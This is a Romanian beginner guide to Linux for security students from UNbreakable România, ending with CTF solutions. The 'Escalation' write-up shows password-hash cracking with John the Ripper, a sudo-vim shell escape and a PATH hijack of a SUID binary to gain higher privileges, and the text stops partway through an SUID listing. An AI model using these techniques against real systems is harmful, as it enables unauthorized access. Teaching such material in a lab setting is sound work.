Introducere in Linux

Resurse utile pentru incepatori din UNbreakable România

unbreakable.ro

Declinarea responsabilității

Aceste materiale și resurse sunt destinate exclusiv informării și discuțiilor, avand ca obiectiv conștientizarea riscurilor si amenintarilor informatice dar și pregatirea unor noi generatii de specialisti in securitate informatica.

Organizatorii și partenerii UNbreakable România nu oferă nicio garanție de niciun fel cu privire la aceste informații. În niciun caz, organizatorii și partenerii UNbreakable România, sau contractanții, sau subcontractanții săi nu vor fi răspunzători pentru niciun fel de daune, inclusiv, dar fără a se limita la, daune directe, indirecte, speciale sau ulterioare, care rezultă din orice mod ce are legătură cu aceste informații, indiferent dacă se bazează sau nu pe garanție, contract, delict sau altfel, indiferent dacă este sau nu din neglijență și dacă vătămarea a fost sau nu rezultată din rezultatele sau dependența de informații.

Organizatorii UNbreakable România nu aprobă niciun produs sau serviciu comercial, inclusiv subiectele analizei. Orice referire la produse comerciale, procese sau servicii specifice prin marca de servicii, marca comercială, producător sau altfel, nu constituie sau implică aprobarea, recomandarea sau favorizarea acestora de către UNbreakable România.

Organizatorii UNbreakable România recomanda folosirea cunoștințelor și tehnologiilor prezentate în aceste resurse doar în scop educațional sau profesional pe calculatoare, site-uri, servere, servicii sau alte sisteme informatice doar după obținerea acordului explicit în prealabil din partea proprietarilor.

Utilizarea unor tehnici sau unelte prezentate în aceste materiale împotriva unor sisteme informatice, fără acordul proprietarilor, poate fi considerata infractiune în diverse tari.

În România, accesul ilegal la un sistem informatic este considerată infracţiune contra siguranţei şi integrităţii sistemelor şi datelor informatice si poate fi pedepsită conform legii.

Introducere

La fel ca Windows, iOS și Macos, **Linux este un sistem de operare**. De fapt, una dintre cele mai populare platforme de pe planetă, Android, este alimentată de sistemul de operare Linux. Un sistem de operare este un software care gestionează toate resursele hardware asociate desktopului sau laptopului. Mai simplu spus, sistemul de operare gestionează comunicarea dintre software și hardware. Fără sistemul de operare (SO), software-ul nu ar funcționa.

De ce Linux este popular in Ethical Hacking?

Linux este Open Source, iar acest lucru vine cu câteva proprietăți:

- Libertatea de a rula programe, în orice scop.
- Libertatea de a studia modul în care funcționează programele și de a le schimba pentru a le face să facă ceea ce doriți.
- Libertatea de a redistribui copii altora
- Libertatea de a distribui copii ale versiunilor modificate altora.

Majoritatea uneltelor dezvoltate de comunitatea de securitate informatică sunt, de asemenea, Open Source și sunt în general create în tehnologii ușor de distribuit cu alții, precum Python, Ruby, Perl, C/C++ etc, facand dintr-un sistem de operare Linux o platforma excelenta de lucru.

Unul dintre cele mai populare sisteme de operare bazate pe Linux este **Ubuntu**. Pe langa acest lucru, exista și distribuții bazate pe Linux create special pentru securitate informatică cum ar fi **Kali Linux** sau **Parrot OS**, despre care vom povesti în acest material.

Pot invata Ethical Hacking fara Linux?

Desigur. Majoritatea aplicațiilor și uneltelor folosite au și versiuni pentru sistemele de operare Windows sau MacOS însă de multe ori sunt mai greu de instalat.

De unde poti invata Linux?

Cea mai bună modalitate de a învăța ceva despre orice subiect este parcurgerea unui mix format din documentație scrisă, clipuri video și, eventual, laboratoare cu profesori specializați.

Pe langa asta poți sa iti setezi un mediu virtual de testare cu Ubuntu sau oricare alta distribuție folosind Virtualbox sau ca al doilea sistem de operare pe calculator.

Arhitectura și componentele care definesc Linux

Componentele care definesc Linux sunt:

- **Bootloader** - Este o bucată de cod care rulează pentru a ghida procesul de pornire pentru a porni sistemul de operare.
- **OS Kernel** - Nucleul este componenta principală a unui sistem de operare. Gestionează resursele pentru dispozitivele I / O ale sistemului la nivel hardware.
- **Daemons** - Serviciile de fundal sunt numite „demoni” în Linux. Scopul lor este de a se asigura că funcțiile cheie, cum ar fi programarea, tipărirea și multimedia funcționează corect. Aceste programe mici se încarcă după ce am pornit sau ne-am conectat la computer.
- **OS Shell** - Shell-ul sistemului de operare sau interpretul de limbaj de comandă (cunoscut și sub numele de linie de comandă) este interfața dintre sistemul de operare și utilizator. Această interfață permite utilizatorului să spună sistemului de operare ce trebuie să facă. Cele mai frecvent utilizate sunt Bash, Tcsh / Csh, Ksh, Zsh și Fish.
- **Graphics server** - Acesta oferă un subsistem grafic (server) numit „X” sau „X-server” care permite programelor grafice să ruleze local sau de la distanță pe sistemul X-windowing.
- **Window Manager** - Cunoscută și sub numele de interfață grafică pentru utilizator (GUI). Există multe opțiuni, inclusiv GNOME, KDE, MATE, Unity și Cinnamon. Un mediu desktop are de obicei mai multe aplicații, inclusiv fișiere și browsere web. Acestea permit utilizatorului să acceseze și să gestioneze caracteristicile și serviciile esențiale și frecvent accesate ale unui sistem de operare.
- **Utilities** - Aplicațiile sau utilitățile sunt programe care îndeplinesc anumite funcții pentru utilizator sau alt program.

Arhitectura sistemului Linux se împarte în următoarele straturi:


- **Hardware** - Dispozitive periferice, cum ar fi RAM-ul sistemului, hard disk-ul, CPU și altele.
- **Kernel** - Nucleul sistemului de operare Linux a cărui funcție este de a virtualiza și

controla resursele hardware obișnuite ale computerului, cum ar fi procesorul, memoria alocată, datele accesate și altele. Nucleul oferă fiecărui proces propriile resurse virtuale și previne / atenuează conflictele dintre diferite procese.

- **Shell** - O interfață de linie de comandă (CLI), cunoscută și sub numele de shell în care un utilizator poate introduce comenzi pentru a executa funcțiile nucleului.
- **System Utility** - Pune la dispoziția utilizatorului toate funcționalitățile sistemului de operare.

Ierarhia sistemului de fișiere în Linux

Sistemul de operare Linux este structurat într-o ierarhie asemănătoare unui arbore și este documentat în Standardul de ierarhie al sistemului de fișiere (FHS). Linux este structurat cu următoarele directoare standard de nivel superior:



- **/** - Directorul de nivel superior este sistemul de fișiere rădăcină și conține toate fișierele necesare pentru a porni sistemul de operare înainte ca alte sisteme de fișiere să fie montate, precum și fișierele necesare pentru a porni celelalte sisteme de fișiere. După pornire, toate celelalte sisteme de fișiere sunt montate în puncte de montare standard ca subdirectoare ale rădăcinii.
- **/bin** - Conține binare esențiale de comandă.
- **/boo**t - Se compune din bootloader-ul static, executabilul kernel și fișierele necesare pentru a porni sistemul de operare Linux.
- **/dev** - Conține fișiere de dispozitiv pentru a facilita accesul la fiecare dispozitiv hardware atașat la sistem.
- **/etc** - Fișiere de configurare a sistemului local. Fișierele de configurare pentru aplicațiile instalate pot fi salvate și aici.
- **/home** - Fiecare utilizator din sistem are aici un subdirector pentru stocare.
- **/lib** - Fișiere de bibliotecă partajate care sunt necesare pentru bootarea sistemului.
- **/media** - Aici sunt montate dispozitive externe amovibile, cum ar fi unitățile USB.

- **/mnt** - Punct de montare temporar pentru sisteme de fișiere obișnuite.
- **/opt** - Fișierele opționale, cum ar fi instrumentele terță parte, pot fi salvate aici.
- **/roo**t - Directorul principal pentru utilizatorul root.
- **/sbin** - Acest director conține executabile utilizate pentru administrarea sistemului (fișiere de sistem binare).
- **/tmp** - Sistemul de operare și multe programe utilizează acest director pentru a stoca fișiere temporare. Acest director este în general șters la pornirea sistemului și poate fi șters în alte momente fără niciun avertisment.
- **/usr** - Conține executabile, biblioteci, fișiere man (fisiere de tip manual) etc.
- **/var** - Acest director conține fișiere cu date variabile, cum ar fi fișiere jurnal, casete de e-mail, fișiere legate de aplicații web, fișiere cron și multe altele.

Introducere in Shell

Cel mai utilizat shell în Linux este Bourne-Again Shell (BASH) și face parte din proiectul GNU. Tot ceea ce facem prin interfața grafică îl putem face cu shell-ul. Shell-ul ne oferă mult mai multe posibilități de a interacționa cu programe și procese pentru a obține informații mai rapid. În plus, multe procese pot fi automatizate cu ușurință cu scripturi mai mici sau mai mari, care fac munca manuală mult mai ușoară.

Este crucial să învățați cum să utilizați shell-ul Linux, deoarece există multe servere bazate pe Linux. Acestea sunt adesea folosite deoarece Linux este mai puțin predispus la erori, spre deosebire de serverele Windows. De exemplu, serverele web se bazează adesea pe Linux. Să știi cum să folosești sistemul de operare pentru a-l controla eficient necesită înțelegerea și stăpânirea părții esențiale a Linux, Shell.

Descriere “bash prompt”

Bash prompt este ușor de înțeles și, în mod implicit, include informații precum utilizatorul, numele gazdei și directorul de lucru curent. Formatul poate arăta cam așa:

```
<utilizator>@<nume_gazda><folder_curent>$
```

```
darius@bit-sentinel:~/Desktop$
```

Directorul principal pentru un utilizator este marcat cu o tildă <**~**> și este folderul implicit atunci când vă conectați.

```
<utilizator>@<nume_gazda>[~]$
```

Semnul de dolar, în acest caz, reprezintă un utilizator. De îndată ce ne conectăm ca root, caracterul se transformă într-un hash <**#**> și arată astfel:

```
root@bit-sentinel:~/Desktop#
```

Cele mai comune comenzi folosite in linux

Deoarece vom lucra cu multe sisteme Linux diferite, trebuie să învățăm structura și informațiile despre sistem, procesele sale, configurațiile de rețea, utilizatorii, directoarele, setările utilizatorului și parametrii corespunzători.

Iată o listă a instrumentelor necesare care ne vor ajuta să obținem informațiile de mai sus. Majoritatea sunt instalate implicit.

- **whoami** - Afișează numele de utilizator curent.
- **id** - Returnează identitatea utilizatorilor
- **hostname** - Setează sau tipărește numele sistemului gazdă curent.
- **uname** - Tipărește numele sistemului de operare.
- **pwd** - Returnează numele directorului de lucru.
- **ifconfig** - Utilitarul ifconfig este utilizat pentru a atribui sau pentru a vizualiza o adresă către o interfață de rețea și / sau pentru a configura parametrii interfeței de rețea.
- **ip** - Ip este un utilitar pentru a afișa sau manipula rutarea, dispozitive de rețea, interfețe și tuneluri.
- **netstat** - Afișează starea rețelei.
- **ps** - Afișează starea procesului.
- **env** - Tipărește mediul sau setează și execută comanda.
- **ls** - Listare informații despre fișiere (directorul current implicit).
- **mkdir** - Creare fisier
- **git** - Este un sistem de control al reviziilor rapid, scalabil, distribuit, cu un set de comenzi neobișnuit de bogat, care oferă atât operațiuni la nivel înalt, cât și acces complet la sistemele interne.
- **cat** - Concatenează fișiere și tipărește pe ieșirea standard
- **nano** - Editor de text
- **kill** - Trimite un semnal către un proces
- **ping** - Trimite pachete ICMP catre o retea
- **bg** - Afișare procese care rulează în spate (background)
- **curl** - Este un instrument pentru a transfera date de la/sau către un server, utilizând unul dintre protocoalele acceptate (DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP,

IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMB, SMTP, SMTPS, TELNET și TFTP). Comanda este concepută pentru a funcționa interacțiunea utilizatorului.

- **man** - O interfață cu manualele de referință on-line
- **help** - Aceasta comanda este folosită pentru a te ajuta să înțelegi cum se folosește o alta comanda de exemplu: “help cd” îți va indica cum sa folosesti comanda cd.
- **cd** - Schimbă directorul/fișierul curent

Despre Kali Linux

Kali Linux este o distribuție Linux derivată din Debian concepută pentru criminalistică digitală și teste de penetrare. Acesta este întreținut și finanțat de Offensive Security.


Kali Linux are în jur de 600 de programe de testare a penetrării preinstalate (instrumente), inclusiv Armitage (un instrument grafic de gestionare a atacurilor cibernetice), Nmap (un scaner de porturi), Wireshark (un analizor de pachete), metasploit (cadru de testare a penetrării, premiat ca cel mai bun software de testare a penetrării), John the Ripper (un cracker de parolă), sqlmap (instrument automat de injectare SQL și preluare a bazei de date), Aircrack-ng (o suită software pentru testarea rețelelor LAN fără fir), suita Burp și OWASP ZAP web scanere de securitate a aplicațiilor, etc.

Puteți descărca aceasta distribuție de pe următorul site:
https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Despre ParrotOS

Sistemul de operare Parrot este o distribuție Linux bazată pe Debian, accentul principal este confidențialitatea și securitatea. Sistemul de operare Parrot este foarte utilizat și de specialistii in teste de penetrare.

Acest sistem de operare include un laborator complet portabil pentru toate tipurile de operațiuni de securitate cibernetică, de la pentesting la criminalistică digitală și inginerie inversă, dar include, de asemenea, tot ce este necesar pentru a vă dezvolta propriul software sau pentru a vă păstra datele în siguranță.



Puteți descărca aceasta distribuție de pe următorul site: https://www.parrotsec.org/download/

Despre REMnux

Aceasta distributie a fost creata special pentru persoanele care aprofundează domeniul de inginerie inversa și domeniul de analiza malware. Aceasta distributie are la bază Ubuntu și vine cu un set de instrumente pentru:

- Examinare statică a fișierelor suspicioase.
- Analiza statică a codului sursa a unui malware.
- Analiza dinamica a codului sursa a unui malware.
- Analiza de memorie a unui sistem infectat (forensics).
- Explorarea interacțiunilor de rețea pentru analiza comportamentală.
- Investigarea interacțiunilor la nivel de sistem ale unui malware-ului.

- Analiza de documente malitioase (macro).
- Adunarea de informații pentru analiza de amenințări.

Resurse utile

- Linux tutorial
- Linux Bible
- UNIX and Linux System Administration Handbook 5th Edition

Exerciții și rezolvări

Linux-intro (usor)

Descriere:

```
Welcome to the magical world of Linux. Explore as much as you can this land of binary.

Q1. Display the current user of the operating system. Flag format: XXX
Q2. Display the kernel version. Flag format: XXX-XX-XXXXXXX
Q3. Read the file containing the name of the operating system. Flag format: XXXXXX XXX/XXXXX XX
Q4. Show your current location. Flag format: /XXX/XXX/XXXX
Q5. Read the contents of the flag.txt file. Flag format : CTF{sha256}
Q6. Use the grep command in combination with the cat command to display the flag in the flag2.txt file. Flag format: CTF{sha256}
Q7. Display all system processes and identify the first system process. Flag format: XXXXXXXXX
Q8. Which is the command used to do troubleshooting and can also serve to monitor the network? Flag format: XXXXXX
```

Rezolvare:

Display the current user of the operating system.

```
T3jv1l@bit-sentinel:…/www/html# whoami
www
```

Display the kernel version.

```
T3jv1l@bit-sentinel:…/www/html# uname -a
Linux 189f3cf55a99 5.4.0-67-generic #75~18.04.1-Ubuntu SMP Tue Feb 23 19:17:50 UTC 2021 x86_64
GNU/Linux
```

Read the file containing the name of the operating system.

```
T3jv1l@bit-sentinel:…/www/html# cat /etc/issue
Debian GNU/Linux 10 \n \l
```

Show your current location.

```
T3jv1l@bit-sentinel:…/www/html# pwd
/var/www/html
```

List the contents of the / var / www / html folder.

```
T3jv1l@bit-sentinel:…/www/html# ls -la
total 32
drwxr-xr-x 1 www-data www-data  4096 Mar 22 09:01 .
drwxr-xr-x 1 root     root      4096 Mar 10 14:58 ..
-rw-r--r-- 1 root     root     17196 Mar 10 14:06 index.php
drwxr-xr-x 1 root     root      4096 Mar 22 09:01 unbreakable
```

Change the directory you are in to "**unbreakable**".

```
T3jv1l@bit-sentinel:…/www/html# cd unbreakable
```

```
T3jv1l@bit-sentinel:…/html/unbreakable#
```

Read the contents of the flag.txt file.

```
T3jv1l@bit-sentinel:…/html/unbreakable# cat flag.txt
CTF{c3b51f8e2569a5bcff9f1d5c017bf32de142af71dc9ac873113fa134b3e67c9a}
```

Using the **grep** command in combination with the **cat** command to display the flag in the flag2.txt file. (As additional information grep is a command that will help you search for a specific string)

```
T3jv1l@bit-sentinel:…/html/unbreakable# cat flag2.txt | grep CTF
Lorem CTF{3f35d13bd1f771df36db938078c961c199dad3cf4ddac004748cf51f5e038744}
the printing and typesetting industry}. Lorem Ipsum has been the industry's
ever since the 15$
```

Display all system processes and identify the first system process.

```
T3jv1l@bit-sentinel:…/www/html# ps -aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
www          1  0.0  0.0   2384   760 ?        Ss   12:36   0:00 /bin/sh /usr/sbin/apachectl
-DFOREGROUND -k start -e debug
www          7  0.0  0.0  82988 24784 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www          8  0.0  0.0  83388 12336 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www          9  0.0  0.0  83204 12072 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www         10  0.0  0.0  83204 11660 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www         11  0.0  0.0  83204 11660 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www         12  0.0  0.0  83180 10744 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www         13  0.0  0.0  83020  5092 ?        S    12:36   0:00 /usr/sbin/apache2 -DFOREGROUND -k
start -e debug
www         28  0.0  0.0   2384   756 ?        S    12:41   0:00 sh -c ps -aux 2>&1
www         29  0.0  0.0   7636  2656 ?        R    12:41   0:00 ps -aux
```

Which is the command used to do troubleshooting and can also serve to monitor the network?

```
T3jv1l@bit-sentinel:…/www/html# netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 014d1a409d00:1234       dr26.bucuresti.rd:55358 ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
```

Acesta e doar un exemplu de cum trebuie sa folosiți comenzile in linux. Ca exercițiu suplimentar puteți să mergeți la secțiunea anterioară “**Cele mai comune comenzi folosite în Linux**” și să luați fiecare comanda în parte și să o executaţi în acest mediu de test!

Escalation (uşor)

Concurs UNbreakable 2021 #Echipe
Autor exercițiu:
Contribuitori rezolvare:

Descriere:

```
Can you climb to the top?

Flag format: CTF{sha256}
```

Rezolvare:

URL-ul dat găzduiește ceva foarte asemănător cu un shell PHP p0wnie. Fișierul "note.txt" conține câteva indicații:

```
T3jv1l@bit-sentinel:.../www/html# cat note.txt
I got unauthorized access to some hashes but my PC is too low-end to crack them. I hid them safely in the server, but I'm sure you can find them.


What are you waiting for now? Crack away!

Oh, and if this helps, user2 can't shut up about cherries... I don't know what's gotten into him but he started to become annoying as hell. Please start with him!

And when you crack him down, don't forget to upgrade your shell!
```

Hash-urile se regăsesc în locaţia **‘/opt’**:

```
T3jv1l@bit-sentinel:.../www/html# ls -lah /opt
total 12K
drwxr-x--- 1 root www  4.0K Jun  4 09:04 .
drwxr-xr-x 1 root root 4.0K Jun  5 23:17 ..
drwxr-x--- 1 root www  4.0K Jun  4 09:04 ...

T3jv1l@bit-sentinel:.../www/html# ls -lah /opt/...
total 12K
drwxr-x--- 1 root www 4.0K Jun  4 09:04 .
drwxr-x--- 1 root www 4.0K Jun  4 09:04 ..
-rwxr-x--- 1 root www 1.2K May 19 11:34 shadow.bak

T3jv1l@bit-sentinel:.../www/html# cat /opt/.../shadow.bak
root:*:18733:0:99999:7:::
daemon:*:18733:0:99999:7:::
bin:*:18733:0:99999:7:::
sys:*:18733:0:99999:7:::
```

```
sync:*:18733:0:99999:7:::
games:*:18733:0:99999:7:::
man:*:18733:0:99999:7:::
lp:*:18733:0:99999:7:::
mail:*:18733:0:99999:7:::
news:*:18733:0:99999:7:::
uucp:*:18733:0:99999:7:::
proxy:*:18733:0:99999:7:::
www-data:*:18733:0:99999:7:::
backup:*:18733:0:99999:7:::
list:*:18733:0:99999:7:::
irc:*:18733:0:99999:7:::
gnats:*:18733:0:99999:7:::
nobody:*:18733:0:99999:7:::
_apt:*:18733:0:99999:7:::
systemd-timesync:*:18755:0:99999:7:::
systemd-network:*:18755:0:99999:7:::
systemd-resolve:*:18755:0:99999:7:::
messagebus:*:18755:0:99999:7:::
sshd:*:18755:0:99999:7:::
user1:$6$yeyytKkFl8y2ug45$LFhkAK6e0.zGpW25JgxNpSSZxBE3APrdmJ/Mbx9CEMNAisuvE3YR8bQ5zD3.PY6lSbgg2Cj6KlL2A2PEY1N9k1:18755::::::
user2:$6$qfPu4xuIR9ISTBgh$qNCTqPSHZTgVDTpzNcWo3V7F.zA.Or9H/AarT0hUfgoDN85GY4BsdJQUo0lrPbrInwpuq4ekRK8jCZaJmOqrm/:18755::::::
user3:$6$1sC6bt/f5iBe6uZh$rcvkEkGW/S2qHNrk4Zczk2ose87d1orUAwNrBWasz5MzdANRurab5/tddA5Udue2PGF5B4pyab.DhIonpj1RT0:18755::::::
user4:$6$XFyZlgTT1M9G5JL3$5QdjepeWn.2Le2ahXjbuGexS3d6/Xis.zK6d0QqHLJBrvNP5QGEw.ZgFvCXgxrYiI40Exuh0VUw8kgS3Kk1AQ/:18755::::::
```

Putem sparge parola lui **user2** folosind aceste hașuri, fișierul **/etc/passwd** și **rockyou.txt (testând doar parolele care conțin "cherry"):**

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ unshadow passwd shadow > crackme
yakuhito@furry-catstation:~/ctf/unr21-tms$ cat /pentest/rockyou.txt | grep cherry > passes
yakuhito@furry-catstation:~/ctf/unr21-tms$ john --wordlist=passes crackme
Warning: detected hash type "sha512crypt", but the string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
```

```
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!!cherry!!       (user2)
1g 0:00:00:02 DONE (2021-06-06 18:23) 0.4926g/s 1396p/s 5584c/s 5584C/s
cherry9011..!!cherry!!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
yakuhito@furry-catstation:~/ctf/unr21-tms$
```

```
www@unr21-echipe-escalation-7fbfb78995-g6jhp:/var/www/html$ su user2
su user2
Password: !!cherry!!
/bin/bash -i
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:/var/www/html$ cd ~
cd ~
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ ls -l
ls -l
total 4
-r--r----- 1 root user2 117 May 19 11:34 flag1.txt
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cat flag1.txt
cat flag1.txt
Here s your first flag: ctf{d6285bf0fef00f1b70[REDACTAT]53b484bd6da7e098b3d5617bddaa}

Good luck escalating!
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

Privesc? sudo -l!

```
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ python -c 'import pty;
pty.spawn("/bin/bash")'
bash: python: command not found
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ python3 --version
python3 --version
Python 3.7.3
```

```
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ python3 -c 'import pty;
pty.spawn("/bin/bash")'
<:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ sudo -l
sudo -l
[sudo] password for user2: !!cherry!!

Matching Defaults entries for user2 on unr21-echipe-escalation-7fbfb78995-g6jhp:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user2 may run the following commands on
        unr21-echipe-escalation-7fbfb78995-g6jhp:
    (user3) /usr/bin/vim
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

```
user2@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ sudo -u user3 /usr/bin/vim
sudo -u user3 /usr/bin/vim
[vim thingy]
:!/bin/bash
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user2$ cd ~
cd ~
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ ls
ls
flag2.txt
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cat flag2.txt
cat flag2.txt
Here s your second flag:
ctf{8c4384c8f1b5ae73359[REDACTAT]1c757989dacce29d637d2f4b25f1}

One more and you are on the top of the mountain!
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

Ultimul flag! Să continuăm enumerarea noastră prin listarea binarelor SUID prezente pe sistem:

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ find / -perm -4000 2> /dev/null
<7fbfb78995-g6jhp:~$ find / -perm -4000 2> /dev/null
/bin/su
/bin/umount
/bin/mount
```

```
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/gdb
/usr/bin/fixpermissions
/usr/bin/sudo
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$
```

Se remarcă binarul **/usr/bin/fixpermissions**. Putem folosi "**strings**" pentru a ne face o idee mai bună despre ceea ce face programul:

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ strings /usr/bin/fixpermissions
<7fbfb78995-g6jhp:~$ strings /usr/bin/fixpermissions
/lib64/ld-linux-x86-64.so.2
&=fnc
setuid
setregid
setreuid
setgroups
setegid
system
seteuid
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u3UH
[]A\A]A^A_
chmod 600 /tmp/flag
;*3$"
```

Programul pare să ruleze **'chmod 600 /tmp/flag'**. Din moment ce apelează 'chmod' în loc de **'/bin/chmod'**, putem crea propriul chmod, modifica variabila PATH și obține un shell:

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cd /tmp
```

```
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp$ mkdir .yaku
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp$ cd .yaku
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ echo /bin/bash > chmod
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ chmod +x chmod
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ export
PATH=/tmp/.yaku:$PATH
user3@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ /usr/bin/fixpermissions
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/tmp/.yaku$ cd ~
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ ls
flag2.txt
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:~$ cd ..
cd ..
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home$ ls
user1  user2  user3  user4  user5
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home$ cd user4
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ ls
flag3.txt
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ cat flag3.txt
All hail the privilege escalation master!

Here s the last flag:
ctf{8d9f87dc5144aa305af8[REDACTAT]c1a5f5ca34ef4374de2641814727}

Do you think this is enough?
```

Acum este momentul să ne întoarcem la lista cu SUIDs:

```
user4@unr21-echipe-escalation-7fbfb78995-g6jhp:/home/user4$ find / -perm -4000 2>
/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/chfn
